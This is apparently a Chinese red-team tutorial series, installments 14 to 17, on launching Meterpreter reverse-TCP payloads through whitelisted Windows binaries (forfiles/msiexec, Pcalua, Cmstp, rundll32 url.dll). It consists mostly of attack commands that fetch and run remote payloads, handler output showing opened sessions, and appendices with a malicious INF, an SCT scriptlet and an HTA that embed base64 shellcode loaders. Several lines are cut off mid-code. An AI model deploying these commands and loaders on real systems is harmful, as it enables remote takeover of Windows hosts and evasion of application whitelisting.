靶机： 192.168.1.119&Windows 2003

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------



Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：Windows 2003




```
forfiles /p c:\windows\system32 /m cmd.exe /c "msiexec.exe /q /i http://192.168.
```

```
E:\>forfiles /p c:\windows\system32 /m cmd.exe /c "msiexec.exe /q /i http://192.
168.1.4/Micropoor_rev_x86_msi_53.txt"
```

```
msf exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.4:53

[*] Sending stage (179779 bytes) to 192.168.1.119

[*] Meterpreter session 15 opened (192.168.1.4:53 -> 192.168.1.119:1331) at 2019


meterpreter > getuid

Server username: WIN03X64\Administrator

meterpreter > getpid

Current pid: 392

meterpreter >
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 15 opened (192.168.1.4:53 -> 192.168.1.119:1331) at 2019-01-20 06:34:08 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 392
meterpreter >
```

基于白名单Pcalua执行payload第十五季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Pcalua简介：

Windows进程兼容性助理(Program Compatibility Assistant)的一个组件。

说明：Pcalua.exe所在路径已被系统添加PATH环境变量中，因此，Pcalua命令可识别

Windows 7 默认位置：

```
C:\Windows\System32\pcalua.exe
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.5&Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
Pcalua -m -a \\192.168.1.119\share\rev_x86_53_exe.exe
```

```
C:\Users\John>Pcalua -m -a \\192.168.1.119\share\rev_x86_53_exe.exe
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53

[*] Sending stage (179779 bytes) to 192.168.1.5

[*] Meterpreter session 23 opened (192.168.1.4:53 -> 192.168.1.5:11349) at 2019-

meterpreter > getuid

Server username: John-PC\John

meterpreter > getpid

Current pid: 11236

meterpreter >
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 23 opened (192.168.1.4:53 -> 192.168.1.5:11349) at 2019-01-20 09:25:01 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 11236
meterpreter >
```

基于白名单Cmstp.exe执行payload第十六季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Cmstp简介：

Cmstp安装或删除"连接管理器"服务配置文件。如果不含可选参数的情况下使用，则 cmstp 会使用对应于操作系统和用户的权限的默认设置来安装服务配置文件。

微软官方文档：

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cmstp

说明：Cmstp.exe所在路径已被系统添加PATH环境变量中，因此，Cmstp命令可识别，需注意x86，x64位的Cmstp调用。

Windows 2003 默认位置：

```
C:\Windows\System32\cmstp.exe

C:\Windows\SysWOW64\cmstp.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\cmstp.exe

C:\Windows\SysWOW64\cmstp.exe
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.119&Windows 7

配置攻击机msf：

注：x64 payload

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------



Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
emsf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


emsf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
cmstp.exe /ni /s C:\Users\John\Desktop\rev.inf
```

```
C:\Users\John\Desktop>cmstp.exe /ni /s C:\Users\John\Desktop\rev.inf

C:\Users\John\Desktop>
```

注：x64 payload

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53

[*] Sending stage (206403 bytes) to 192.168.1.5

[*] Meterpreter session 9 opened (192.168.1.4:53 -> 192.168.1.5:13220) at 2019-0

meterpreter > getuid

Server username: John-PC\John

meterpreter > getpid

Current pid: 8632

meterpreter >
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 9 opened (192.168.1.4:53 -> 192.168.1.5:13220) at 2019-01-20 12:08:52 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 8632
meterpreter >
```

附录：

Micropoor_rev_cmstp_inf：

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://192.168.1.4/cmstp_rev_53_x64.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Micropoor"
ShortSvcName="Micropoor"
```

cmstp_rev_53_x64.sct

```
<?XML version="1.0"?>

<scriptlet>

<registration

    progid="PoC"

    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >


    <script language="JScript">

        <![CDATA[


            function setversion() {

}

function debug(s) {}

function base64ToStream(b) {

    var enc = new ActiveXObject("System.Text.ASCIIEncoding");

    var length = enc.GetByteCount_2(b);

    var ba = enc.GetBytes_4(b);

    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Tr

    ba = transform.TransformFinalBlock(ba, 0, length);

    var ms = new ActiveXObject("System.IO.MemoryStream");

    ms.Write(ba, 0, (length / 4) * 3);

    ms.Position = 0;

    return ms;

}
```

```
var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYW
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl"+
"cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJlbW90"+
"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4wLjAu"+
"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAH"+
"dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAA"+
"ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQw"+
"B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVu"+
"dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAA"+
"CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9u"+
"SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJlclR5"+
"cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQAAAAYR"+
"AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAAAoBCwAA"+
"AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c3RlbS5Y"+
"bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdh"+
"NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb24uQXNz"+
"ZW1ibHkGFwAAAARMb2FkCg8MAAAAABIAAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAAABAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzIHByb2dy"+
"YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABkhgIAYaVEXAAAAAAA"+
```

"AAAA8AAiIAsCCwAADAAAAAQAAAAAAAAAAAAAACAAAAAAAIABAAAAACAAAAACAAAEAAAAAAAAAAQA"+

"AAAAAAAAAGAAAAACAAAAAAAAAAwBAhQAAQAAAAAAAAEAAAAAAAAAAABAAAAAAAAAgAAAAAAAAAAAAA"+

"ABAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAJgCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+

"AAAAACAAAEgAAAAAAAAAAAAAAC50ZXh0AAAATAoAAAAgAAAADAAAAAIAAAAAAAAAAAAAAAAAACAA"+

"AGAucnNyYwAAAJgCAAAAQAAAAAQAAAAOAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAAAAAAAGAA"+

"AAAAAAAAEgAAAAAAAAAAAAAAAAAQAAAQkgAAAACAAUA7CIAAGAHAAABAAAAAAAAAAAAAAAAAAAA"+

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQgIoBAAACgAA"+

"KAIAAAYAACoAAAAAAAAA/EiD5PDozAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pK"+

"TTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0"+

"Z0gB0FCLSBhEi0AgSQHQ41ZI/8lBizSISAHWTTHJSDHArEHByQ1BAcE44HXxTANMJAhFOdF12FhE"+

"i0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS///"+

"/11JvndzMl8zMgAAQVZJieZIgeygAQAASYnlSbwCAAA1wKgBBEFUSYnkTInxQbpMdyYH/9VMiepo"+

"AQEAAFlBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG66g/f4P/VSInHahBBWEyJ4kiJ"+

"+UG6maV0Yf/VhcB0Ckn/znXl6JMAAABIg+wQSIniTTHJagRBWEiJ+UG6AtnIX//Vg/gAflVIg8Qg"+

"Xon2akBBWWgAEAAAQVhIifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//Vg/gA"+

"fShYQVdZaABBAAABBWGoAWkG6Cy8PMP/VV1lBunVuTWH/1Un/zuk8////SAHDSCnGSIX2dbRB/+dY"+

"agBZScfC8LWiVv/VAAATMAYAZQAAAAEAABEAIP4BAACNBgAAASXQAwAABCgGAAAKChYGjml+AQAA"+

"BH4CAAAEKAMAAAYLBhYHbigHAAAKBo5pKAgAAAoAfgkAAAoMFg1+CQAAChMEFhYHEQQWEgMoBAAA"+

"BgwIFSgFAAAGJisAKkogABAAAIABAAAEH0CAAgAABCpCU0pCAQABAAAAAAAMAAAAdjQuMC4zMDMx"+

"OQAAAAAFAGwAAABgAgAAI34AAMwCAABIAwAAI1N0cmluZ3MAAAAAFAYAAAgAAAAjVVMAHAYAABAA"+

"AAAjR1VJRAAAACwGAAA0AQAAI0Jsb2IAAAAAAAAAAgAAAVfVAjQJAgAAAPolMwAWAAABAAAADwAA"+

"AAQAAAADAAAABgAAAAwAAAALAAAABAAAAAEAAAABAAAAAQAAAAEAAAADAAAAAQAAAAEAAAABAAAA"+

"AQAAAAAACgABAAAAAAAGAD0ANgAGAE0BMQEGAGkBMQEGAJgBeAEGALgBeAEGANsBNgAGACUCeAEG"+

```
"AEACNgAGAHwCeAEGAIsCNgAGAJECNgAGALQCNgAGAOYCxwIGAPgCxwIGACsDGwMAAAAAAQAAAAAA"+
"AQABAAEAEAATABsABQABAAEAAAAAAOABAAAFAAMABwATAQAASgIAACEABAAHABEATwASABEAWgAS"+
"ABMBaAI+AFAgAAAAAIYYRAAKAAEAaCIAAAAAkQBKAA4AAQAAAAAAgACRIHEAFQABAAAAAACAAJEg"+
"fgAdAAUAAAAAAIAAkSCLACgACwDZIgAAAACRGBQDDgANAAAAAQCfAAAAAgCrAAAAAwCwAAAABADB"+
"AAAAAQDLAAAAAgDeAAAAAwDqAAAABAD5AAAABQD/AAAABgAPAQAAAQAaAQAAAgAiAREARAAuACEA"+
"RAA0ACkARAAKAAkARAAKADkARAAKAEkApAJCAGEAuwJKAGkA7gJPAGEA8wJYAHEARABkAHkARAAK"+
"ACcAWwA5AC4AEwBpAC4AGwByAGMAKwA5AAgABgCRAAEA/gEAAAQAWwALAwABBwBxAAEAAAEJAH4A"+
"AQAAAQsAiwABAGggAAADAASAAAAAAAAAAAAAAAAAAAAANYBAAAEAAAAAAAAAAAAAAABAC0AAAAA"+
"AAQAAwAAAAA8TW9kdWxlPgAyMjIyLmRsbABQcm9ncmFtAFNoZWxsQ29kZUxhdW5jaGVyAG1zY29y"+
"bGliAFN5c3RlbQBPYmplY3QALmN0b3IATWFpbgBNRU1fQ09NTUlUAFBBR0VfRVhFQ1VURV9SRUFE"+
"V1JJVEUAVmlydHVhbEFsbG9jAENyZWF0ZVRocmVhZABXYWl0Rm9yU2luZ2xlT2JqZWN0AGxwU3Rh"+
"cnRBZGRyAHNpemUAZmxBbGxvY2F0aW9uVHlwZQBmbFByb3RlY3QAbHBUaHJlYWRBdHRyaWJ1dGVz"+
"AGR3U3RhY2tTaXplAGxwU3RhcnRBZGRyZXNzAHBhcmFtAGR3Q3JlYXRpb25GbGFncwBscFRocmVh"+
"ZElkAGhIYW5kbGUAZHdNaWxsaXNlY29uZHMAU3lzdGVtLlNlY3VyaXR5LlBlcm1pc3Npb25zAFNl"+
"Y3VyaXR5UGVybWlzc2lvbkF0dHJpYnV0ZQBTZWN1cml0eUFjdGlvbgBTeXN0ZW0uUnVudGltZS5D"+
"b21waWxlclNlcnZpY2VzAENvbXBpbGF0aW9uUmVsYXhhdGlvbnNBdHRyaWJ1dGUAUnVudGltZUNv"+
"bXBhdGliaWxpdHlBdHRyaWJ1dGUAMjIyMgBCeXRlADxQcml2YXRlSW1wbGVtZW50YXRpb25EZXRh"+
"aWxzPntBODMyQkQ0MS1EQjgyLTQ0NzEtOEMxRC1BMDlBNDFCQjAzRER9AENvbXBpbGVyR2VuZXJh"+
"dGVkQXR0cmlidXRlAFZhbHVlVHlwZQBfX1N0YXRpY0FycmF5SW5pdFR5cGVTaXplPTUxMAAkJG1l"+
"dGhvZDB4NjAwMDAwMi0xAFJ1bnRpbWVIZWxwZXJzAEFycmF5AFJ1bnRpbWVGaWVsZEhhbmRsZQBJ"+
"bml0aWFsaXplQXJyYXkASW50UHRyAG9wX0V4cGxpY2l0AFN5c3RlbS5SdW50aW1lLkludGVyb3BT"+
"ZXJ2aWNlcwBNYXJzaGFsAENvcHkAWmVybwBEbGxJbXBvcnRBdHRyaWJ1dGUAa2VybmVsMzIALmNj"+
"dG9yAFN5c3RlbS5TZWN1cml0eQBVbnZlcmlmaWFibGVDb2RlQXR0cmlidXRlAAAAAAADIAAAAAAA"+
"Qb0yqILbcUSMHaCaQbsD3QAIt3pcVhk04IkDIAABAwAAAQIGCQcABAkJCQkJCgAGGAkJCRgJEAkF"+
```

"AAIJGAkFIAEBEQ0EIAEBCAQBAAAAAwYREAcAAgESKREtBAABGAoIAAQBHQUIGAgCBhgIBwUdBQkY"+
"CRgEIAEBDggBAAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRocm93cwGAni4BgIRTeXN0"+
"ZW0uU2VjdXJpdHkuUGVybWlzc2lvbnMuU2VjdXJpdHlQZXJtaXNzaW9uQXR0cmlidXRlLCBtc2Nv"+
"cmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3"+
"N2E1YzU2MTkzNGUwODkVAVQCEFNraXBWZXJpZmljYXRpb24BAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAAAgAAAAAAAAAAAAAAAAAAA"+
"AQABAAAAMAAAgAAAAAAAAAAAAAAAAAAAAAQAAAAASAAAAFhAAAA8AgAAAAAAAAAAAA8AjQAAABW"+
"AFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQTv/gAAAQAAAAAAAAAAAAAAAAAAAAAA"+
"PwAAAAAAAAAAAEAAAAAgAAAAAAAAAAAAAAAAAAAEQAAAABAFYAYQByAEYAaQBsAGUASQBuAGYAbwAA"+
"AAAAJAAEAAAAVAByAGEAbgBzAGwAYQB0AGkAbwBuAAAAAAAAAAALAEnAEAAAEAUwB0AHIAaQBuAGcA"+
"RgBpAGwAZQBJAG4AZgBvAAAAeAEAAAEAMAAwADAAMAAwADQAYgAwAAAALAACAAEARgBpAGwAZQBE"+
"AGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAAACAAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4A"+
"AAAAADAALgAwAC4AMAAuADAAAAA0AAkAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAADIAMgAy"+
"ADIALgBkAGwAbAAAAAAAKAACAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAIAAAADwA"+
"CQABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUAAAAyADIAMgAyAC4AZABsAGwAAAAA"+
"ADQACAABAFAAcgBvAGQAdQBjAHQAVgBlAHIAcwBpAG8AbgAAADAALgAwAC4AMAAuADAAAAA4AAgA"+
"AQBBAHMAcwBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAAAAAAAAA"+

```
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVm"+
"bGVjdGlvbi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA";
var entry_class = 'ShellCodeLauncher.Program';


try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
}


        ]]>
```

```
</script>

</registration>

</scriptlet>
```

基于白名单Url.dll执行payload第十七季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Url.dll简介：

url.dll是Internet快捷壳扩展相关应用程序接口系统文件。

说明：url.dll所在路径已被系统添加PATH环境变量中，因此，url.dll命令可识别，但由于为dll文件，需调用rundll32.exe来执行。

Windows 2003 默认位置：

```
C:\Windows\System32\url.dll

C:\Windows\SysWOW64\url.dll
```

Windows 7 默认位置：

```
C:\Windows\System32\url.dll

C:\Windows\SysWOW64\url.dll
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.3&Windows 7

配置攻击机msf:

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
rundll32.exe url.dll,FileProtocolHandler file://C:\Users\John\Desktop\Micropoor_
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Meterpreter session 5 opened (192.168.1.4:53 -> 192.168.1.3:5018) at 2019-01

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 8584
```

```
C:\Users\John\Desktop>rundll32.exe url.dll,FileProtocolHandler file://C:\Users\John\Desktop\Micropoor_url_dll.hta

C:\Users\John\Desktop>
```

同样可以调用url.dll下载payload：

rundll32.exe url.dll,OpenURL http://192.168.1.4/Micropoor_url_dll.hta

附录：Micropoor_url_dll.hta

```
<script language="VBScript">

Dim binary : binary = "rundll32.exe"

Dim code : code = "/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV

Sub Debug(s)
End Sub
Sub SetVersion
End Sub
Function Base64ToStream(b)
  Dim enc, length, ba, transform, ms
  Set enc = CreateObject("System.Text.ASCIIEncoding")
  length = enc.GetByteCount_2(b)
  Set transform = CreateObject("System.Security.Cryptography.FromBase64Transform
  Set ms = CreateObject("System.IO.MemoryStream")
  ms.Write transform.TransformFinalBlock(enc.GetBytes_4(b), 0, length), 0, ((ler
  ms.Position = 0
  Set Base64ToStream = ms
End Function

Sub Run
```

```
Dim s, entry_class

s = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGV

s = s & "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWF

s = s & "dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25

s = s & "ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgA

s = s & "AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGV

s = s & "RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJ

s = s & "eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F

s = s & "cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJ

s = s & "aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4

s = s & "MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5Bgc

